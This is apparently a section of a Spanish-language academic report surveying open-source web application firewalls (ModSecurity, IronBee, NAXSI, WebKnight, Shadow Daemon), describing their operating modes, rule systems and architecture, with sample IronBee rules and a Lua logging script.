Creado en el año 2002 por Ivan Ristic. Actualmente es propiedad de Trustwave. Se concibió originalmente para su integración con apache; actualmente permite su integración con IIS y nginx.

Funciona mediante la comparación del tráfico del servidor web contra un sistema de reglas. Dependiendo de su configuración, procederá al bloqueo o transformación del tráfico con contenido malicioso, generando un log de actividad (block mode), o únicamente detectando y generando un log del tráfico malicioso (detection mode). Su sistema de reglas, se ha convertido en un estándar usado, como se verá, en diversas aplicaciones WAF comerciales.

Carece de una interfaz gráfica para su configuración y seguimiento de logs, por lo que la configuración de funcionamiento, aplicación de reglas y seguimiento de incidentes deben hacerse desde el terminal de sistema. Existen diferentes soluciones open source y comerciales que proporcionan alternativas gráficas para la gestión de ModSecurity, entre ellas puede citarse WAF-LFE Project (WAF-FLE Project, 2014).




Figura 7: Dashboard de WAF-LFE (WAF-FLE Project, 2014)




Figura 8: Gestión de logs con WAF-LFE(WAF-FLE Project, 2014)

Permite el funcionamiento en modo incrustado en el servidor web (embeded mode) y en modo proxy reverso (reverse proxy). (ModSecurity Project, 2015).

- **Embeded mode:** se refiere al hecho que ModSecurity corre como un módulo de Apache y se ejecuta dentro del proceso del servidor web. ModSecurity en embeded mode resulta fácil de instalar en un servidor Apache ya existente y evita la posibilidad de convertirse en un único punto de fallo (single point of failure) respecto al tráfico web. Como contrapartida, únicamente permite la protección web del servidor donde se encuentra instalado, consumiendo los recursos del mismo, tales como CPU y RAM.
- **Reverse proxy:** la única diferencia respecto al modo de funcionamiento embeded, es que en el modo reverse proxy, se configura un servidor Apache para que funcione como proxy reverso. Permite ocultar la topología de nuestra red al exterior, dificultando de esta forma las actividades de los atacantes. Se facilita la gestión de seguridad al centralizarse en un único punto. Presenta como desventaja el hecho de que puede convertirse en un cuello de botella respecto al tráfico web, si el servidor proxy no es capaz de procesar todo el tráfico generado. También puede convertirse en un único punto de fallo si el proxy sufre algún tipo de avería, ocasionando una denegación de servicio a las aplicaciones web que protege.

2.4.1.2 IronBee

Empezó como proyecto open source en el año 2010, gracias a la aportación económica de Qualys, Inc. Pretende convertirse en “un motor universal WAF” (IronBee, 2016).

Se integra con el plugin Apache TrafficServer, el cual actúa como proxy. También puede integrarse con nginx.

Define tres tipos de reglas:

- **Basic matching rules:** configuradas mediante la directiva Rule; incluyen una lista de campos que contienen los datos que deben inspeccionarse, un operador con un parámetro para realizar la inspección y diversos modificadores que especifican los atributos de los metadatos, así como las acciones que deben llevarse a cabo. Están asociadas a una fase en concreto del ciclo de vida de la transacción.

```
Rule REQUEST_HEADERS ARGS @rx "Some.*Pattern" \
    id:1 rev:1 phase:REQUEST event block:phase
```

Figura 9: Ejemplo de basic matching rule de IronBee (IronBee, 2016)

- **Stream matching rules:** la directiva StreamInspect permite inspeccionar un conjunto limitado de campos (la petición raw y el cuerpo de respuesta) en trozos pequeños (chunks), conforme van llegando los datos, por lo que la regla puede ejecutarse varias veces (una por cada chunk); debido a esto, este tipo de reglas no tienen una fase asociada estando, además, limitadas en el tipo de acciones que pueden llevar a cabo.

```
StreamInspect REQUEST_BODY_STREAM \
    @dfa "(?i)Content-Disposition(?:[^\r\n]*)attachment|form-data|filename" \
    id:1 rev:1 "msg:Possible file upload" event
```

Figura 10: Ejemplo de stream matching rule de IronBee (IronBee, 2016)

- **External rules:** se trata de reglas definidas externamente a la configuración de IronBee, usando el lenguaje Lua y accesibles mediante la directiva RuleExt. Este tipo de reglas permiten un mayor control que los tipos de reglas anteriores.

```
RuleExt lua:example.lua id:1 rev:1 phase:REQUEST_HEADER
```

```
-- example.lua
local ib = ...

-- This must be defined before assignment
-- so that the self-recursive call uses
-- the local variable instead of a global.
local printValues
local k
local v

-- Create a local function for printing values
printValues = function(name,value)
  if value then
    if type(value) == 'table' then
      -- Print the table.
      for k,v in pairs(value) do
        printValues(name.."."..k, v)
      end
    else
      ib:logInfo(name.."="..value)
    end
  end
end

-- Create a local function to fetch/print fields
local fieldPrint = function(name)
  printValues(name, ib:get(name))
end

-- Print out all the available fields
for k,v in pairs(ib:getFieldList()) do
  fieldPrint(v)
end

-- Return the result (0:FALSE 1:TRUE) to the rule engine
return 0
```

Figura 11: Ejemplo de external rule de IronBee (IronBee, 2016)

2.4.1.3 NAXSI

NAXSI (Nginx Anti Xss & SQL Injection) es un WAF open source para el servidor web Nginx, integrándose en el mismo mediante módulos.

Posee su propio sistema de reglas, basándose en la presencia de patrones simples (‘, “, <, >, #, - -, etc.) en el tráfico web y puntuaciones asociadas a las diferentes peticiones web. Cuando se analiza una petición http, se comprueban los patrones de cada argumento y, cuando un patrón coincide, se incrementa la puntuación de amenaza de la petición analizada.

Si una petición alcanza una determinada puntuación, se realizará una acción determinada, dependiendo del modo de funcionamiento en que NAXSI esté configurado: («Naxsi, why, how | another random tech blog», 2012; Naxsi, 2016).

- **Learning mode:** en éste caso, la petición no se bloqueará, sino que se mandará al demonio del modo de aprendizaje (nxtool – naxpi). Este modo permite que los falsos positivos no afecten a los usuarios legítimos, permitiendo, además que el demonio del modo de aprendizaje genere listas blancas que deshabilitarán ciertos patrones concretos en determinadas direcciones web. Estas listas blancas deberán, lógicamente, ser validadas por el usuario. El objetivo del modo de aprendizaje es rastrear los falsos positivos.
- **Block mode:** la petición será procesada, pudiendo generar diversas acciones: generación de una página con error 500, 403, etc., realización de un análisis más profundo, ofrecer un captcha, etc.

En ambos casos se generará una entrada en el log de errores de Nginx, la cual en el caso de estar habilitado el modo de aprendizaje, podrá ser dirigida mediante nxtool a una base de datos de ElasticSearch, además de generar las listas blancas que servirán para realimentar las reglas de NAXSI. (Münch, 2016)




Figura 12: Modo de aprendizaje de NAXSI (Münch, 2016)

Existen 3 tipos de reglas en NAXSI:

- **MainRule:** define un patrón de detección y una puntuación asociada. La estructura de este tipo de reglas consta de las siguientes secciones:
    - Identifier: especifica el tipo de regla de que se trata.
    - Match pattern: el patrón que se evalúa. Puede ser una expresión regular (rx), o un patrón texto (str).
    - MSG: mensaje legible que describe el patrón evaluado.
    - Match zone: especifica la zona de la petición en la que se va a buscar el patrón especificado en la regla.
    - Score section: se define un nombre de contador, el cual va a ver incrementada su puntuación con el valor que aparece en esta sección, si aparece el patrón definido en la sección Match pattern.
    - ID: es la numeración única de la regla.




Figura 13: Estructura de una regla de tipo MainRule en NAXSI(Münch, 2016)

- **Basic Rule:** se usa para crear whitelists. Su estructura es la siguiente:
    - Identifier: especifica el tipo de regla de que se trata.
    - Whitelist (wl): indica el ID de la regla o reglas que se van a añadir en lista blanca.
    - Match zone: indica la zona o zonas de la petición en la cual se van a buscar los patrones especificados en las reglas MainRule, en las cuales se hace referencia en la sección Whitelist.




Figura 14: Estructura de una regla de tipo BasicRule en NAXSI(Münch, 2016)

- **Check Rule:** especifica las acciones a llevar a cabo cuando se alcanza una puntuación concreta en un contador determinado. La estructura es la siguiente:
    - Identifier: especifica el tipo de regla de que se trata.

- Score section: nombre de contador y puntuación a alcanzar para que se lleve a cabo la acción definida en la sección Action.
- Action: Acción que se ejecutará si se alcanza la puntuación definida en Score Section.




Figura 15: Estructura de una regla de tipo CheckRule en NAXSI

2.4.1.4 Aqtronix WebKnight

Se trata de un filtro ISAPI (internet Server Application Programming Interface), es decir, un filtro para la API de IIS; por este motivo es capaz de analizar incluso tráfico cifrado. Al ser específico para IIS, funciona únicamente en sistemas operativos de la familia Windows.

Puede ejecutarse en modo bloqueo o en modo detección. Funciona mediante un sistema de reglas, las cuales pueden definirse mediante una interfaz gráfica, ejecutando la acción establecida en su configuración y generando una entrada en el log. (Aqtronix, 2016)




Figura 16: Configuración de reglas en WebKnight (Aqtronix, 2016)

2.4.1.5 Shadow Daemon

Shadow Daemon, es un WAF modular accesible mediante una interfaz web. Funciona mediante un sistema de reglas propio, una puntuación de salida de las reglas y una serie de conectores a nivel de la capa de aplicación (capa 7 modelo OSI), que interceptan las peticiones. Esta particularidad hace que reciba, a través de los conectores, exactamente la misma entrada que recibe la aplicación web, por lo que el bypass de la detección por medio de la ofuscación del tráfico se dificulta (Shadow Daemon, 2016).

Trabaja con los siguientes sistemas de reglas:

- **Blacklisting:** se utilizan expresiones regulares para buscar patrones de ataque conocidos en el tráfico. El impacto base de una regla se determina por la probabilidad que un ataque tenga éxito. Se recompensa (se aumenta la puntuación) un bajo riesgo de falsos positivos, mientras que se penaliza (se disminuye la puntuación) un alto riesgo de falsos positivos. Si varias reglas se superponen, también se penaliza la puntuación resultante, dependiendo de cuán grandes sean las probabilidades de detectar el mismo patrón más de una vez.
- **Whitelisting:** busca irregularidades en el tráfico, basadas en reglas estrictas que definen cómo debe ser éste. Primero verifica si el parámetro de entrada tiene una regla whitelist asociada, en caso contrario es considerado una amenaza. Si existe una regla, el algoritmo comprueba si existe una restricción de longitud y si se respeta la restricción. Finalmente, se comprueba el conjunto de caracteres de la entrada con la ayuda de expresiones regulares.
- **Integrity checking:** compara los checksums criptográficamente seguros de los scripts ejecutados, contra los valores predefinidos. Funciona con un enfoque de whitelisting: primero comprueba si el parámetro tiene una regla asociada, en caso contrario se considera una amenaza. Si existe una regla asociada, el algoritmo comprueba si la petición tiene un hash asociado; si es así, se comprueba si el hash coincide con el hash proporcionado por la regla.

Contrariamente a otras soluciones WAF, Shadow Daemon no bloquea completamente (si es posible) las peticiones maliciosas; en su lugar, sólo filtra las partes peligrosas de una petición y deja que ésta continúe, con el objeto de no frustrar innecesariamente al visitante en el caso de la ocurrencia de falsos positivos.

La arquitectura de Shadow Daemon es la siguiente:

a) El conector se ejecuta cada vez que un cliente solicita un recurso. Establece una conexión TCP con el servidor shadowd y transmite la ip del cliente, el origen, el recurso solicitado, los datos entrados por el usuario y los checksums.
b) El servidor procesa y analiza los datos con la lista negra, la lista blanca y la comprobación de integridad y devuelve los identificadores de entrada peligrosa.
c) El conector utiliza los identificadores para desactivar todas las amenazas y se carga el recurso solicitado originalmente.




Figura 17: Sistema de puntuaciones de una regla blacklist (Shadow Daemon, 2016)

The following character set filters for the whitelist are available (case-insensitive):

Name	Characters
Numeric	0123456789
Numeric (Extended)	-0123456789.,
Hexadecimal	0123456789abcdef
Alphanumeric	0123456789abcdefghijklmnopqrstuvwxyz
Base64	0123456789abcdefghijklmnopqrstuvwxyz=+/\s
Special Characters	0123456789abcdefghijklmnopqrstuvwxyz.,:-+_\s
Everything	*Absolutely everything*

Figura 18: Conjunto de caracteres disponibles en reglas whitelist (Shadow Daemon, 2016)




Figura 19: Algoritmo de una regla de tipo blacklist (Shadow Daemon, 2016)




Figura 20: Algoritmo de una regla de tipo whitelist (Shadow Daemon, 2016)




Figura 21: Algoritmo de una regla de comprobación de integridad (Shadow Daemon, 2016)

